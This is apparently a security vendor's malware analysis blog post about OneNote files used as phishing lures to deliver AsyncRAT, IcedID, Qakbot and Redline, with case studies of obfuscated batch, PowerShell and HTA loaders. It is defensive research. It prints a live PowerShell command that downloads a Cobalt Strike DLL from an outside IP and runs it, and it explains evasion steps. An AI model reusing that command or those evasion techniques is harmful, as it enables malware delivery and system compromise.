zscaler

Zscaler Blog

Get the latest Zscaler blog updates in your inbox

Subscribe

SECURITY INSIGHTS

Copy URL

Attackers are increasingly using OneNote documents to distribute malware, due to the heightened security measures against macro-based attacks and the widespread adoption and popularity of the platform. Analyzing several related case studies, this article showcases the obfuscation techniques used by threat actors to bypass threat detection measures and deceive users into executing malware on their systems via OneNote.

Key Takeaways:

- Threat actors are increasingly using Microsoft OneNote documents to deliver malware via phishing emails.
- OneNote is installed by default in all Microsoft Office/365 installations, even if a Windows user does not use the application, it is still available to open the file format because it is easy to deceive a user to run a malicious OneNote Document.

- Previously Threat actors target users with malicious macro enabled documents but, in July 2022, Microsoft disabled Macros by default on all Office applications, making this approach unreliable for distributing malware.
- The advantage of OneNote documents is that they can embed similar malicious code as macro/VBA office documents with less detection.
- Also MSHTA, WSCRIPT, and CSCRIPT can be executed from within OneNote and attackers can use multi-layer obfuscation with this script to bypass threat detection.
- OneNote Document can run the following types of scripts CHM, HTA, JS, WSF, and VBS.
- ThreatLabz detected various types of malware distributed through OneNote documents including Bankers, Stealers and RAT (Remote-Access-Trojan).

Why OneNote?

Attackers have shifted from using traditional macro-based attacks to using Microsoft OneNote as a delivery mechanism for malware. OneNote has become an increasingly attractive vector for attackers due to its popularity, wider reach, lack of awareness and security measures, and ability to integrate with other Microsoft products. Attackers use OneNote to deliver malicious payloads by obfuscating the content and exploiting the trusted application status of OneNote. Specific reasons for this shift include:

1. **Increased Security Measures:** Due to the growing awareness of macro-based attacks, many organizations have been implementing security measures to prevent such attacks. As a result, it has become more challenging for attackers to deliver malware through these attacks. Furthermore, in July 2022, Microsoft disabled Macros by default on all Office applications, rendering this approach unreliable for malware distribution.
2. **OneNote's Popularity and Wider Reach:** OneNote's popularity as a widely used note-taking application and its ability to embed different types of content make it a useful tool for attackers to distribute malware. It is pre-installed in all Microsoft Office/365 installations, meaning that even if a Windows user does not use the application, the file format is still available for malicious OneNote documents to deceive a user into running them.
3. **Lack of Awareness and Security Measures:** Exploits in Microsoft OneNote are not as well-known as macro-based attacks, which often leads to organizations not having sufficient security measures to prevent these types of attacks.
4. **Evasion Techniques:** Although the "Mark of the Web" is a Windows security feature that protects users from potentially harmful content downloaded from the internet, OneNote does not propagate this feature on its attachments. This allows attackers to embed unsigned executables or macro-enabled documents without triggering Microsoft's recent security restrictions.
5. **Trusted Application and Microsoft Integrations:** Due to OneNote being a trusted application, users may be more inclined to interact with files from this application compared to other types of attachments or links. Additionally, OneNote can be integrated with other Microsoft products such as Office and OneDrive, which makes it easier for attackers to spread malware through these products as well.

To detect and mitigate these attacks, organizations must implement security measures to detect malicious content and malicious payloads, as well as leverage tools like OneNoteAnalyzer, a valuable resource developed by ThreatLabz Researcher Niraj to streamline and expedite the process of analyzing suspicious artifacts in OneNote Documents.

Fig.1 – Open source OneNoteAnalyzer tool developed by a ThreatLabz researcher

Case Study–1: RAT

Starting in December 2022, attackers have been using OneNote files to distribute Remote Access Trojans (RAT) such as AsyncRAT, Quasar RAT, NetWire, and Xworm. These RATs use complex obfuscation techniques with OneNote files in order to evade detection by security software.

During the course of the investigation, researchers found the file containing the malicious payload disguised under the misleading name "**PaymentAdv.one**".



Fig.2 – OneNote phishing document

After analyzing the file with OneNoteAnalyzer, researchers uncovered that the attack was carried out by dropping and executing a batch file called "**zoo1.bat**".

```
[+] OneNote Document Path: 1.one
[+] OneNote Document File Format: OneNote2010
[+] Export Directory Path: \1_content
[+] Extracting Attachments from OneNote Document

    -> Extracted OneNote Document Attachments:

          -> Extracted Actual Attachment Path: C:\Users\RAZER\Desktop | FileName: zoo1.bat | Size: 96045
          -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045
          -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045
          -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045
          -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045
          -> Extracted Actual Attachment Path: C:\Users\RAZER\Desktop | FileName: zoo1.bat | Size: 96045
          -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045

    -> OneNote Document Attachments Extraction Path: \1_content\OneNoteAttachments

[+] Extracting Page MetaData from OneNote Document

     -> Page Count: 1
     -> Page MetaData:


     ----------------------------------------

          -> Title: Remittance Advice
          -> Author: RAZER
```

Fig.3 – Malicious files extracted from OneNote document

The batch file was obfuscated and contained an encrypted blob at the start, followed by heavily obfuscated PowerShell code.



Fig.4 – Obfuscated batch file

By removing the "**@echo off**" line and adding "**echo**" to the start of each line in the batch file, researchers were able to decode the file's activities and log the output as shown in the screenshot below.

*Fig.5 – Commands executed by "**zoo1.bat.exe**"*

The log indicated that the batch file had copied and disguised the malicious program as "**zoo1.bat.exe**" in an attempt to hide its activities.

The Powershell code associated with it was obfuscated and difficult to comprehend, so researchers manually pretty print to deobfuscate and reformat the file, making it more readable as demonstrated in the screenshot below.



Fig.6 – Obfuscated Powershell code in readable format

After deobfuscation, researchers discovered that the script used base64 encoding to split the encrypted blob seen in the initial batch file into its actual data, AES key, and index using the backslash character. With these values, the script was able to decrypt the data and decode it using gzip encoding to reveal the final executable.



Fig.7 – AES Key and IV identified in the blob

Now lets the cook the above recipe using Cyberchef and check what does it results:



Fig.8 – Decrypted payload extracted using CyberChef

Similarly we can decode the second blob which will also result in a Portable Executable (PE) file.

```
// ScrubCrypt

// Global type: à\u0014YÌ\u0092\u0003#\u00A8Êcz\u0084)\u0088\u009D\u0003'üá\u0092\u00BEp\u0094$\u0019Î&\u0080\u001EñáÕÊ\u008D
  \u0098ô\u00ABÆþ&å\u008Aúå0\u00A3
// Entry point: \u008Atë\u000FAþß\u0001\u00A4ú³àËí\u00ABÓv"â\u0090\u0006\u00A9$^\u00B6UR\u0010\u00AB\u008AäpDÚüê\u00BESü³v
  \u00B8;RH.ÜÑº4Õ#S^Ý$\u000E\u00AEzÆ\u00A6`ñ?.6U\u007Ff\u0017U\u0010Wà2ok\u0098~]\u00B1uù'JMÇ\u00AB\u00BDc.ã\u001E³\u008Ds\u00F7
  \u0089ê6â.\u0004\u0007\u00B7\u007FÇ\u0004\u00B8ÒÉ\u0018\u00ADõw\u00BF\u00D7\u00B9\u009F\u00A7A\u00F7\u0080)\u00B0iÜ\u00BC\u009A
  \u00B8\u001Bæc=Ø\u0012j\u0003-}µ\u0094\u0094ëï./\u0088\u0093Ý\u0089\u00A8p\u008C\u0087þ\u000E\u008F\u000Fx\u0010\u009C\u0081
  \u00B3Öi\u000F\u0096\u0087\u00A6[9.\u0005
// Architecture: AnyCPU (64-bit preferred)
// Runtime: .NET Framework 4
// Timestamp: 63E269BB (2/7/2023 8:39:47 PM)

using System;
using System.Security;

[module: UnverifiableCode]
```

Fig.9 – AgileDotNet Packed AsyncRAT Payload

The resulting file is a .NET File packed with AgileDotNet, which was revealed to contain a malicious AsyncRAT payload after deobfuscating and unpacking with the .NET Kali Linux tool known as de4dot.

Case Study–2: Banker

Starting in January 2023, Qakbot began experimenting with OneNote files as a vector to deliver malware. Researchers subsequently observed IcedID doing the same, using OneNote files with embedded HTML applications (HTA files with .hta extension).

The following figure illustrates how IceID's OneNote Malspam (malware spam) is distributed and executed.



Fig.10 – IcedID Attack Chain & execution flow.

The phishing email from the attacker includes an attachment named "**unpaid_4178–February–03.one**", which is a OneNote file containing a fake Microsoft 365 page. The page appears to contain a cloud attachment and deceives the user into double–clicking to view it, thereby initiating the IcedID infection process.



Fig.11– Fake MS 365 page.

When the user clicks on the "View" button within the OneNote attachment, an .hta file is silently dropped into the Temp directory of the compromised system without any type of notification. This action triggers the download of both the IcedID malware payload and a decoy PDF file called "**invoice.pdf**" that displays phony invoice information.



Fig.12 – Execution of HTA file.



Fig. 13 – Process tree of OneNote execution.

Upon further observation, it was noted that the IcedID malware infection was followed by the download and execution of a Powershell script, which in turn downloaded the Cobalt Strike DLL beacon. This behavior is similar to previous variants of IcedID and Qakbot, where they infect the system with Cobalt Strike approximately 45 minutes after the initial infection.

```
Invoke-WebRequest -Uri 'http://167.172.154.189/b360802.dll' -
OutFile 'c:\windows\tasks\si.dll'; start-process rundll32.exe
-ArgumentList '/s c:\windows\tasks\si.dll,ApendMenu'
```

Fig.14 – Powershell script to download CobaltStrike.

Continued analysis of the increasing number of OneNote samples has uncovered an intriguing method employed by Qakbot to download and execute its payload. When the user clicks the "Open" button in the OneNote file, the HTA file is dropped into the Temp directory of the infected system. The HTA file utilizes JavaScript to deobfuscate the obfuscated data from the element. Following this, VBScript creates a registry key and stores the deobfuscated data in it. A separate JavaScript code creates a WshShell object and executes Curl to download the Qakbot payload.



Fig.15 – Qakbot OneNote obfuscation.

It has also been observed that the latest OneNote Qakbot samples have altered their execution flow. Instead of using HTA files, they are now dropping CMD files to download and execute the final payload.

- Onenote –> cmd –> powershell –> rundll32 (final Qakbot payload).



Fig.16. – New Qakbot OneNote execution.

Case Study–3: Stealer

Numerous RATs and banking malware have been observed spreading through OneNote since the malware campaign began, with Qakbot malware being the most prevalent. However, only Redline has been identified as distributing through OneNote files in the stealer category. Recently, a suspicious OneNote sample was discovered due to its network activity.



Fig.17 – Phishing document malicious content

After using the **onedump.py** tool by Didier Stevens to analyze the sample, multiple data blobs were discovered. Stream 2, 3, and 5 contained HTML files with hidden code. After dumping the files, it was discovered that two of them used URL encoding for obfuscation. CyberChef was used to decode the scripts, which were revealed to be VBScript files that download payloads from malicious URLs and execute them using the Start–Process command.

